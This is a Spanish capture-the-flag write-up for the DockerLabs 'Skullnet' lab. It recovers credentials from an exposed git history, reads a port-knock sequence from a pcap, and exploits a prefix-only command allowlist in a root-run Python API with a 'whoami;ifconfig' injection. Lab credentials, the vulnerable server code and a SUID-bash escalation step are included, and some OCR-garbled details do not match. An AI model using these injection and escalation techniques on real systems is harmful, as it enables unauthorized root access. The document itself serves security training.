



DockerLabs - Skullnet	
Sistema Operativo:	Linux
Dificultad:	Hard
Release:	26/07/2024
Técnicas utilizadas	
<ul style="list-style-type: none"> ● Git Repository Analysis ● Port Knocking ● Command injection ● Network Traffic Analysis 	

En este write-up, se documenta el proceso de explotación de la máquina "Skullnet" de Dockerlabs de nivel “dífícil”. A lo largo de este análisis, se detalla el proceso de explotación de la máquina, desde el reconocimiento inicial hasta la obtención de privilegios de root, donde se emplearon diversas herramientas y técnicas, incluyendo el escaneo de puertos y la escalada de privilegios, entre otros.

Enumeración

La dirección IP de la máquina víctima es 172.18.0.2. Por tanto, envié 5 trazas ICMP para verificar que existe conectividad entre las dos máquinas.

```
(administrador㉿kali)-[~/Descargas]
└─$ ping -c 5 172.18.0.2 -R
PING 172.18.0.2 (172.18.0.2) 56(124) bytes of data.
64 bytes from 172.18.0.2: icmp_seq=1 ttl=64 time=0.086 ms
RR:
  172.18.0.1
  172.18.0.2
  172.18.0.2
  172.18.0.1

64 bytes from 172.18.0.2: icmp_seq=2 ttl=64 time=0.131 ms      (same route)
64 bytes from 172.18.0.2: icmp_seq=3 ttl=64 time=0.119 ms      (same route)
64 bytes from 172.18.0.2: icmp_seq=4 ttl=64 time=0.047 ms      (same route)
64 bytes from 172.18.0.2: icmp_seq=5 ttl=64 time=0.055 ms      (same route)

--- 172.18.0.2 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4076ms
rtt min/avg/max/mdev = 0.047/0.087/0.131/0.033 ms
```

Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando **nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 172.18.0.2 -oN scanner_skullnet** para descubrir los puertos abiertos y sus versiones:

- (**-p-**): realiza un escaneo de todos los puertos abiertos.
- (**-sS**): utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- (**-sC**): utiliza los script por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a **--script=default**. Es necesario tener en cuenta que algunos de estos script se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- (**-sV**): Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- (**--min-rate 5000**): ajusta la velocidad de envío a 5000 paquetes por segundo.
- (**-Pn**): asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.

```
(administrador㉿kali)-[~/Descargas]
└─$ cat nmap/scanner_skullnet
# Nmap 7.94SVM scan initiated Mon Nov 18 18:07:10 2024 as: /usr/lib/nmap/nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn -oN nmap/scanner_skullnet 172.18.0.2
Nmap scan report for 172.18.0.2
Host is up, received arp-response (0.000054s latency).
Scanned at 2024-11-18 18:07:23 CET for 38s
Not shown: 65534 filtered tcp ports (no-response)
PORT      STATE SERVICE REASON          VERSION
80/tcp    open  http   syn-ack ttl 64 Apache httpd 2.4.58
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://skullnet.es/
MAC Address: 02:42:AC:12:00:02 (Unknown)
Service Info: Host: 172.18.0.2

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Nov 18 18:08:01 2024 -- 1 IP address (1 host up) scanned in 51.03 seconds
```




El análisis de puertos abiertos realizado anteriormente con Nmap reveló la existencia de un dominio, el cual añadí al archivo /etc/hosts.

```
 Abrir ▾ Guardar ⋮
hosts
 1 127.0.0.1      localhost
 2 127.0.1.1      kali
 3 172.18.0.2      skullnet.es
 4 # The following lines are desirable for IPv6 capable hosts
 5 ::1      localhost ip6-localhost ip6-loopback
 6 ff02::1  ip6-allnodes
 7 ff02::2  ip6-allrouters
```

Análisis del puerto 80 (HTTP)

Al acceder a la página web disponible en el servidor, encontré una página simple y sin ninguna funcionalidad aparente.



Con el objetivo de obtener más información, utilicé Gobuster, una herramienta de fuerza bruta para la enumeración de directorios y archivos en sitios web. Configuré Gobuster para listar los posibles directorios ocultos en el servidor y filtré por archivos con extensiones .txt, .html y .php.



Como curiosidad, si se hubiera añadido el dominio de la web en lugar de la dirección IP, también hubiera sido posible llegar a la misma conclusión. Este análisis reveló la existencia de un proyecto de GitHub.

```
(administrador㉿kali)-[~/Descargas]
$ cat nmap/scanner_skullnet
# Nmap 7.94SVN scan initiated Mon Nov 18 18:13:42 2024 as: /usr/lib/nmap/nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn -oN nmap/scanner_skullnet.skullnet.es
Nmap scan report for skullnet.es (172.18.0.2)
Host is up, received arp-response (0.00005s latency).
Scanned at 2024-11-18 18:13:42 CET for 38s
Not shown: 65534 filtered tcp ports (no-response)
PORT      STATE SERVICE REASON
80/tcp    open  http   syn-ack ttl 64 Apache httpd 2.4.58
|_http-title: SkullNet
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-git:
| 172.18.0.2:80/.git/
| Git repository found!
| Repository description: Unnamed repository; edit this file 'description' to name the...
|_ Last commit message: Fix
|_ http-methods:
|_ Supported Methods: HEAD GET POST OPTIONS
MAC Address: 02:42:AC:12:00:02 (Unknown)
Service Info: Host: 172.18.0.2

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
# Nmap done at Mon Nov 18 18:14:20 2024 -- 1 IP address (1 host up) scanned in 38.02 seconds
```

Además, es posible acceder a dicha dirección al permitir el directory listing. El **directory listing** es una configuración del servidor web que permite a los usuarios ver una lista de todos los archivos y directorios en un directorio específico del servidor. Esta configuración puede ser útil para la administración del servidor, pero también puede exponer información sensible si no se configura adecuadamente.



Index of /.git

Name	Last modified	Size	Description
Parent Directory	-	-	
COMMIT_EDITMSG	2024-06-20 18:08	4	
HEAD	2024-06-20 17:54	23	
branches/	2024-06-20 17:54	-	
config	2024-06-20 17:54	92	
description	2024-06-20 17:54	73	
hooks/	2024-06-20 17:54	-	
index	2024-06-20 18:08	305	
info/	2024-06-20 17:54	-	
logs/	2024-06-20 18:07	-	
objects/	2024-06-20 18:08	-	
refs/	2024-06-20 17:54	-	

Apache/2.4.58 (Ubuntu) Server at skullnet.es Port 80

Por tanto, usé la herramienta Githack para obtener el proyecto y analizarlo en mi máquina de atacante. **Githack** es una herramienta que permite clonar repositorios de GitHub a partir de archivos .git expuestos en servidores web. Esta herramienta es especialmente útil para los pentesters, ya que facilita la obtención de código fuente y otros archivos importantes que pueden estar expuestos debido a una mala configuración del servidor.

```
(isolated)-(administrador㉿kali)-[~/Descargas/proyecto]
$ githack http://skullnet.es/.git/
INFO:githack.scanner:Target: http://skullnet.es/.git/
ERROR:githack.scanner:HTTP Error 404: Not Found: http://skullnet.es/.git/logs/refs/stash
ERROR:githack.scanner:HTTP Error 404: Not Found: http://skullnet.es/.git/refs/remotes/origin/master
ERROR:githack.scanner:HTTP Error 404: Not Found: http://skullnet.es/.git/refs/stash
ERROR:githack.scanner:HTTP Error 404: Not Found: http://skullnet.es/.git/ORIG_HEAD
INFO:githack.scanner:commit: 9c902d081106a85cf2d928cd96a1cd9c90d7a2c9
INFO:githack.scanner:tree: d63ecff7430448a3075d46caf92803c33a40d313
INFO:githack.scanner:commit: 648d951e0fb8b7cc60b11c82d9328fe9cb1a4a53d
INFO:githack.scanner:Blob: 66b8c5c0725f98df1c50ea8d1a8c73bf43a9bd4
INFO:githack.scanner:Blob: b6313a134f2058c94e3310b0e1f435b55f4b7fa1
INFO:githack.scanner:Blob: d934ab544c0680ad517e234fdcc1025fc6ce03e1
INFO:githack.scanner:tree: c252d3edf77f34de8a24bd4a2486cb42268c2bd7
INFO:githack.scanner:Blob: caf37fdb4ec7caa864353e03b74ad041f93c04a7
INFO:githack.scanner:Blob: 7619fb92be7edfeb26509593739523c00e0f766d
INFO:githack.scanner:Total: 3
INFO:githack.scanner:[OK] styles.css: ('d934ab544c0680ad517e234fdcc1025fc6ce03e1', 'blob')
INFO:githack.scanner:[OK] skullnet.jpg: ('b6313a134f2058c94e3310b0e1f435b55f4b7fa1', 'blob')
INFO:githack.scanner:[OK] index.html: ('66b8c5c0725f98df1c50ea8d1a8c73bf43a9bd4', 'blob')
```



En la siguiente imagen se pueden observar los archivos disponibles después de usar la herramienta Githack:

```
[(isolated)-(administrador@kali)-[~/Descargas/proyecto/site/skullnet.es]
$ ls -la
total 176
drwxrwxr-x 3 administrador administrador 4096 nov 18 18:20 .
drwxrwxr-x 3 administrador administrador 4096 nov 18 18:20 ..
drwxrwxr-x 5 administrador administrador 4096 nov 18 18:20 .git
-rw-r--r-- 1 administrador administrador 539 nov 18 18:20 index.html
-rwxr-xr-x 1 administrador administrador 156788 nov 18 18:20 skullnet.jpg
-rw-r--r-- 1 administrador administrador 957 nov 18 18:20 styles.css
[(isolated)-(administrador@kali)-[~/Descargas/proyecto/site/skullnet.es]
$ ]
```

Es importante tener en cuenta que esto es un proyecto de GitHub, por lo que es posible revisar los commits realizados en dicho proyecto utilizando el comando git log.

El comando **git log** permite visualizar el historial de commits en un repositorio Git. Proporciona información detallada sobre cada commit, incluyendo el autor, la fecha y el mensaje del commit, así como los cambios realizados en el código. Esta herramienta es esencial para rastrear el historial de modificaciones y entender la evolución del proyecto.

```
[(isolated)-(administrador@kali)-[~/Descargas/proyecto/site/skullnet.es]
$ git log
commit 9c902d081106a85cf2d928cd96a1cd9c90d7a2c9 (HEAD -> master)
Author: admin <admin@skullnet.es>
Date:   Thu Jun 20 18:08:35 2024 +0200

    Fix

commit 648d951e0f8b7cc60b11c82d9328fe9cb1a4a53d
Author: admin <admin@skullnet.es>
Date:   Thu Jun 20 18:07:45 2024 +0200

    First commit
[(isolated)-(administrador@kali)-[~/Descargas/proyecto/site/skullnet.es]
$ ]
```

Al investigar el último commit realizado usando git show, observé que se encuentra una posible credencial, además de señalar que se han borrado dos archivos: authentication.txt y network.pcap.

El comando **git show** permite ver los cambios introducidos en un commit específico, mostrando las diferencias entre el estado actual del archivo y el estado anterior. Es una herramienta útil para revisar los detalles de un commit y entender exactamente qué cambios se han realizado.

```
[(isolated)-(administrador@kali)-[~/Descargas/proyecto/site/skullnet.es]
$ git show 9c902d081106a85cf2d928cd96a1cd9c90d7a2c9
commit 9c902d081106a85cf2d928cd96a1cd9c90d7a2c9 (HEAD -> master)
Author: admin <admin@skullnet.es>
Date:   Thu Jun 20 18:08:35 2024 +0200

    Fix

diff --git a/authentication.txt b/authentication.txt
deleted file mode 100644
index caf37fb..0000000
--- a/authentication.txt
+++ /dev/null
@@ -1,5 +0,0 @@
-Hello skulloperator, as you know, we are implementing a new authentication mechanism to avoid brute-forcing...
-
-This credential and the attached network file will be enough. I know you will get it ;)
-
-+-%7njk^g!D0xnla>c4vE0
diff --git a/network.pcap b/network.pcap
deleted file mode 100644
index 7619fb9..0000000
Binary files a/network.pcap and /dev/null differ
```



Para revertir los cambios realizados, usé el comando git checkout, donde se puede ver que los archivos mencionados anteriormente han sido recuperados.

El comando **git checkout** se utiliza para cambiar de rama o restaurar archivos en el árbol de trabajo. En este caso, se utilizó para recuperar los archivos eliminados en el commit anterior, volviendo a una versión anterior del proyecto.

```
(isolated)-(administrador@kali)-[~/Descargas/proyecto/site/skullnet.es]
$ git checkout 648d951e0f8b7cc60b11c82d9328fe9cbla4a53d
Nota: cambiando a '648d951e0f8b7cc60b11c82d9328fe9cbla4a53d'.

Te encuentras en estado 'detached HEAD'. Puedes revisar por aquí, hacer cambios experimentales y hacer commits, y puedes descartar cualquier commit que hayas hecho en este estado sin impactar a tu rama realizando otro checkout.

Siquieres crear una nueva rama para mantener los commits que has creado, puedes hacerlo (ahora o después) usando -c con el comando checkout. Ejemplo:

git switch -c <nombre-de-nueva-rama>

O deshacer la operación con:

git switch -

Desactiva este aviso poniendo la variable de config advice.detachedHead en false

HEAD está ahora en 648d951 First commit

-(isolated)-(administrador@kali)-[~/Descargas/proyecto/site/skullnet.es]
$ ls -la
total 192
drwxrwxr-x 3 administrador administrador 4096 nov 18 18:27 .
drwxrwxr-x 3 administrador administrador 4096 nov 18 18:20 ..
-rw-rw-r-- 1 administrador administrador 222 nov 18 18:27 authentication.txt
drwxrwxr-x 5 administrador administrador 4096 nov 18 18:27 .
-rw-r--r-- 1 administrador administrador 539 nov 18 18:20 index.html
-rw-rw-r-- 1 administrador administrador 11163 nov 18 18:27 network.pcap
-rw-rxr-x 1 administrador administrador 156788 nov 18 18:20 skullnet.jpg
-rw-r--r-- 1 administrador administrador 957 nov 18 18:20 styles.css
```

Al analizar el archivo network.pcap con Wireshark, se observa que se han realizado tres peticiones hacia los puertos 1000, 12000 y 5000, seguidas de otra petición al puerto 22. Esto es indicativo de port knocking.

Además, en este análisis, se puede observar que las peticiones iniciales a los puertos 1000, 12000 y 5000 no reciben respuesta, lo cual es típico en un escenario de port knocking. Sin embargo, la petición al puerto 22 (SSH) recibe una respuesta, indicando que el puerto se ha abierto tras la secuencia correcta de "golpes".

Port knocking es una técnica de seguridad utilizada para abrir puertos en un firewall de manera dinámica. Consiste en enviar una serie de paquetes a puertos específicos en una secuencia predefinida. Solo después de recibir la secuencia correcta de "golpes" (knocks), el firewall abrirá el puerto deseado, permitiendo el acceso. Esta técnica ayuda a ocultar servicios y protegerlos de accesos no autorizados, ya que los puertos permanecen cerrados hasta que se recibe la secuencia correcta.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	172.17.0.1	172.17.0.2	TCP	74	41550 -> 1600 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsv=13462780720 TSerr=0 WS=128
2	0.000101	172.17.0.1	172.17.0.2	TCP	74	59389 -> 1600 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsv=13462780720 TSerr=0 WS=128
3	0.000175	172.17.0.1	172.17.0.2	TCP	74	38142 -> 5609 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsv=13462780720 TSerr=0 WS=128
4	1.126539	172.17.0.1	172.17.0.2	TCP	74	38118 -> 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsv=13462781847 TSerr=0 WS=128
5	1.126572	172.17.0.2	172.17.0.1	TCP	74	38118 -> 22 [SYN] Seq=0 Win=64256 Len=0 MSS=1460 SACK_PERM Tsv=13462781847 TSerr=0 WS=128
6	1.126586	172.17.0.1	172.17.0.2	TCP	66	38118 -> 22 [ACK] Seq=1 Ack=1 Win=64256 Len=0 Tsv=13462781847 TSerr=2899009647
7	1.126708	172.17.0.1	172.17.0.2	SSHv2	107	Client: Protocol (SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.7)
8	1.126712	172.17.0.2	172.17.0.1	TCP	66	22 -> 38118 [ACK] Seq=1 Ack=2 Win=65152 Len=0 Tsv=2899009647 TSerr=3462781847
9	1.127125	172.17.0.2	172.17.0.1	SSHv2	106	Server: Protocol (SSH-2.0-OpenSSH_9.0p1 Ubuntu-3ubuntu1)
10	1.127140	172.17.0.1	172.17.0.2	TCP	66	38118 -> 22 [ACK] Seq=0 Win=64256 Len=0 Tsv=13462781847 TSerr=0 WS=128
11	1.127434	172.17.0.1	172.17.0.2	SSHv2	1062	Client: Key Exchange Init
12	1.128126	172.17.0.2	172.17.0.1	SSHv2	1186	Server: Key Exchange Init
13	1.129232	172.17.0.1	172.17.0.2	SSHv2	1186	Client: Elliptic Curve Diffie-Hellman Key Exchange Reply, New Keys, Encrypted packet (len=284)
14	1.129241	172.17.0.2	172.17.0.1	SSHv2	559	Server: Elliptic Curve Diffie-Hellman Key Exchange Reply, New Keys, Encrypted packet (len=284)
15	1.129330	172.17.0.1	172.17.0.2	SSHv2	62	Client: New Keys
16	1.176674	172.17.0.2	172.17.0.1	TCP	66	22 -> 38118 [ACK] Seq=1653 Ack=1642 Win=64128 Len=0 Tsv=2899009647 TSerr=3462781856
17	1.176683	172.17.0.1	172.17.0.2	SSHv2	110	Client: Encrypted packet (len=44)
18	1.176691	172.17.0.2	172.17.0.1	TCP	66	22 -> 38118 [ACK] Seq=1653 Ack=1686 Win=64128 Len=0 Tsv=2899009647 TSerr=3462781897
19	1.176762	172.17.0.2	172.17.0.1	SSHv2	110	Server: Encrypted packet (len=44)
20	1.176838	172.17.0.1	172.17.0.2	SSHv2	142	Client: Encrypted packet (len=76)
21	1.177797	172.17.0.2	172.17.0.1	SSHv2	118	Server: Encrypted packet (len=52)
22	1.220491	172.17.0.1	172.17.0.2	TCP	66	38118 -> 22 [ACK] Seq=1762 Ack=1749 Win=64128 Len=0 Tsv=13462781941 TSerr=2899009698
23	2.334572	172.17.0.1	172.17.0.2	SSHv2	214	Client: Encrypted packet (len=34)
24	2.365083	172.17.0.2	172.17.0.1	SSHv2	94	Server: Encrypted packet (len=28)
25	2.365100	172.17.0.1	172.17.0.2	TCP	66	38118 -> 22 [ACK] Seq=1910 Ack=1777 Win=64128 Len=0 Tsv=13462783085 TSerr=2899010885

Por tanto, probé mi teoría usando el comando knock. Aquí está una parte del archivo de Wireshark que muestra las peticiones realizadas:

```
[ administrador@kali ) - [ ~/Descargas ]  
└ $ knock -v 172.18.0.2 1000 12000 5000  
hitting tcp 172.18.0.2:1000  
hitting tcp 172.18.0.2:12000  
hitting tcp 172.18.0.2:5000
```

Análisis del puerto 22 (SSH)

Si esto es correcto, debería poder observarse que el puerto 22 se encuentra abierto al realizar un escaneo de puertos abiertos con Nmap.

```
(administrador㉿kali)-[~/Descargas]
└─$ cat nmap/scanner_skullnet
# Nmap 7.94SVN scan initiated Mon Nov 18 18:41:55 2024 as: /usr/lib/nmap/nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn -oN nmap/scanner_skullnet skullnet.es
Increasing send delay for 172.18.0.2 from 0 to 5 due to 11 out of 23 dropped probes since last increase.
Nmap scan report for skullnet.es (172.18.0.2)
Host is up, received arp-response (0.000052s latency).
Scanned at 2024-11-18 18:41:55 CET for 93s
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE      REASON          VERSION
22/tcp    open  tcpwrapped   syn-ack ttl 64
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
80/tcp    open  http        syn-ack ttl 64 Apache httpd/2.4.58
http-git:
| 172.18.0.2:80/.git/
|   Git repository found!
|   Repository description: Unnamed repository; edit this file 'description' to name the...
|   Last commit message: Fix
|_http-server-header: Apache/2.4.58 (Ubuntu)
| http-methods:
|_ Supported Methods: HEAD GET POST OPTIONS
|_http-title: SkullNet
MAC Address: 02:42:AC:12:00:02 (Unknown)
Service Info: Host: 172.18.0.2

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Nov 18 18:43:28 2024 -- 1 IP address (1 host up) scanned in 93.12 seconds
```

Finalmente, es posible iniciar sesión en la máquina objetivo usando el servicio SSH, donde es posible obtener la flag de usuario.

```
(administrator㉿kali) [~/Descargas]
└─$ ssh skulloperator@172.18.0.2
The authenticity of host '172.18.0.2 (172.18.0.2)' can't be established.
ED25519 key fingerprint is SHA256:KTRlxzam1UzdRk/OnKnn22kkAg/dNq3hJy5kF6Idvtw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.18.0.2' (ED25519) to the list of known hosts.
skulloperator@172.18.0.2's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.11.2-amd64 x86_64)

 * Documentation: https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Jun 20 18:01:58 2024 from 172.17.0.1
skulloperator@5cd72cb4eeac:~$ id
uid=1001(skulloperator) gid=1001(skulloperator) groups=1001(skulloperator),100(users)
skulloperator@5cd72cb4eeac:~$ cat user.txt

Congratulations operator, but this is not the end.

You still have work to do, will talk later...

flag{
    #####*##*
    ##      **#
    #      %% %%  ****#
    #      %%%%%%%  ****#
    #      %%%%  *****#
    #      ###   #####***#
    #      #####  #### *###
    #      #     #   ***#
    #      ##### # #  #####***#
    #      #     #   *****#
    ##### #      **#  ###
    # - - - - - #
    | | | | | | } }
```



Al usar el comando netstat -tuln, encontré un puerto que me llamó la atención, el 8081, pero no sabía qué aplicación usa dicho puerto. Al listar los procesos existentes en el sistema, descubrí un script de Python, skullnet_api, que probablemente tenga algo que ver.

El comando **netstat** (**network statistics**) muestra el estado de la red. Imprime información sobre sockets activos, tablas de enrutamiento, interfaces, conexiones enmascaradas y membresías multipropósito. La opción -tuln se utiliza para mostrar todas las conexiones TCP y UDP activas, junto con los puertos en escucha y las direcciones locales y remotas en formato numérico.

El comando **ps** (**process status**) muestra información sobre los procesos activos. La opción -aux muestra todos los procesos para todos los usuarios, incluyendo aquellos que no tienen una terminal asociada. Esta información es útil para identificar qué aplicaciones o servicios están corriendo en el sistema y puede ayudar a descubrir procesos sospechosos o no autorizados.

```
skulloperator@5cd72cb4eeac:~$ netstat -tuln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp     0      0 0.0.0.0:22              0.0.0.0:*              LISTEN
tcp     0      0 0.0.0.0:80              0.0.0.0:*              LISTEN
tcp     0      0 127.0.0.11:45835        0.0.0.0:*              LISTEN
tcp     0      0 0.0.0.0:8081            0.0.0.0:*              LISTEN
tcp6    0      0 ::22                  ::*                   LISTEN
udp    0      0 127.0.0.11:33549        0.0.0.0:*
```

```
skulloperator@5cd72cb4eeac:~$ ps -aux
USER      PID %CPU %MEM   VSZ   RSS TTY STAT START  TIME COMMAND
root      1  0.0  0.0  2800 1684 ?      Ss 18:05  0:00 /bin/sh -c service apache2 start && service knockd start && service ssh start &&
root     24  0.0  0.0  6828 4984 ?      Ss 18:05  0:00 /usr/sbin/apache2 -k start
root     88  0.0  0.0  9748 3536 ?      Ss 18:05  0:00 /usr/sbin/knockd -d -i eth0
root    97  0.0  0.0 12020 4208 ?      Ss 18:05  0:00 sshd: /usr/sbin/sshd [listener] 0 of 10-100 startups
root   153  0.0  0.0  3808 1756 ?      Ss 18:05  0:00 /usr/sbin/cron -P
root   154  0.0  0.0  2728 1496 ?      S  18:05  0:00 tail -f /dev/null
root   155  0.0  0.0  6384 3612 ?      S  18:06  0:00 /usr/sbin/CRON -P
root   156  0.0  0.0  2800 1680 ?      Ss 18:06  0:00 /bin/sh -c python3 /var/www/skullnet.es/skullnet_api.py
root   157  0.0  0.2 26512 19828 ?     S  18:06  0:00 python3 /var/www/skullnet.es/skullnet_api.py
www-data 472  0.1  0.0 1214020 8452 ?    Sl 18:12  0:04 /usr/sbin/apache2 -k start
www-data 473  0.1  0.0 1214100 8772 ?    Sl 18:12  0:04 /usr/sbin/apache2 -k start
www-data 534  0.0  0.0 1213988 8184 ?    Sl 18:17  0:00 /usr/sbin/apache2 -k start
root    674  0.0  0.0 14928 8856 ?      Ss 18:47  0:00 sshd: skulloperator [priv]
skulloper+ 685  0.0  0.0 15184 7020 ?    S  18:47  0:00 sshd: skulloperator@pts/0
skulloper+ 686  0.0  0.0  5016 4084 pts/0  Ss 18:47  0:00 -bash
skulloper+ 734  0.0  0.0  9580 4876 pts/0  R+ 18:49  0:00 ps -aux
```

Escalada de privilegios

Al analizar dicho script, encontré un simple navegador web programado en Python3, que requería de una clave que había sido codificada en base64.

El script define una clase Handler que hereda de http.server.SimpleHTTPRequestHandler. En el método do_GET, se verifica si la cabecera de autorización está presente y si comienza con "Basic". Si la cabecera está ausente o es incorrecta, el servidor responde con un código de estado 401 (No autorizado) y un mensaje de error. Si la cabecera es correcta, se extrae la clave en texto claro de la cabecera de autorización.

```
skulloperator@5cd72cb4eeac:~$ cat /var/www/skullnet.es/skullnet_api.py
import http.server
import socketserver
import urllib.parse
import subprocess
import base64
import os

PORT = 8081

AUTH_KEY_BASE64 = "d2VfYXJlX2JvbmxzUxMzU0NjUxNjQ4NjQ4NA=="

class Handler(http.server.SimpleHTTPRequestHandler):
    def do_GET(self):
        auth_header = self.headers.get('Authorization')

        if auth_header is None or not auth_header.startswith('Basic'):
            self.send_response(401)
            self.end_headers()
            self.wfile.write(b"Authorization header is missing or incorrect")
            return

        clear_text_key = auth_header.split('Basic ')[1]

        decoded_key = base64.b64decode(AUTH_KEY_BASE64).decode()
```



Esta aplicación, a pesar de sólo permitir los comandos ls y whoami, es vulnerable, ya que sólo comprueba el inicio de la cadena introducida pero no verifica la cadena completa. Esto permite la inyección de varios comandos, eludiendo dicha protección.

```
if 'exec' in query_params:
    command = query_params['exec'][0]
    try:
        allowed_commands = ['ls', 'whoami']
        if not any(command.startswith(cmd) for cmd in allowed_commands):
            self.send_error(403)
            self.send_header("Content-type", "text/plain")
            self.end_headers()
            self.wfile.write(b"Command not allowed.")
        return

        result = subprocess.check_output(command, shell=True, stderr=subprocess.STDOUT)
        self.send_response(200)
        self.send_header("Content-type", "text/plain")
        self.end_headers()
        self.wfile.write(result)
    except subprocess.CalledProcessError as e:
        self.send_response(500)
        self.send_header("Content-type", "text/plain")
        self.end_headers()
        self.wfile.write(e.output)
    else:
        self.send_response(400)
        self.send_header("Content-type", "text/plain")
        self.end_headers()
        self.wfile.write(b"Missing 'exec' parameter in URL")

with socketserver.TCPServer(("", PORT), Handler) as httpd:
    httpd.serve_forever()
```

Por tanto, sólo queda probar esta teoría y comprobar que, efectivamente, podrían ejecutarse más comandos de los permitidos.

```
skulloperator@5cd72cb4eeac:~$ curl -sX GET -H "Authorization: Basic we_are_bones_513546510486484" http://127.0.0.1:8081?exec=whoami;ifconfig
root
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 172.18.0.2 netmask 255.255.0 broadcast 172.18.255.255
                ether 02:42:ac:12:00:02 txqueuelen 1000 (Ethernet)
                RX packets 2326005 bytes 302568327 (302.5 MB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 1747316 bytes 394417166 (394.4 MB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
                inet6 ::1 prefixlen 128 scopeid 0x10<host>
                loop txqueuelen 1000 (Local Loopback)
                RX packets 180 bytes 14126 (14.1 KB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 180 bytes 14126 (14.1 KB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Finalmente, sólo queda otorgar permisos SUID a la consola de bash para acceder al sistema como usuario root. El permiso SUID (Set User ID) es un tipo de permiso en sistemas Unix y Linux que permite a un usuario ejecutar un archivo con los privilegios del propietario del archivo.

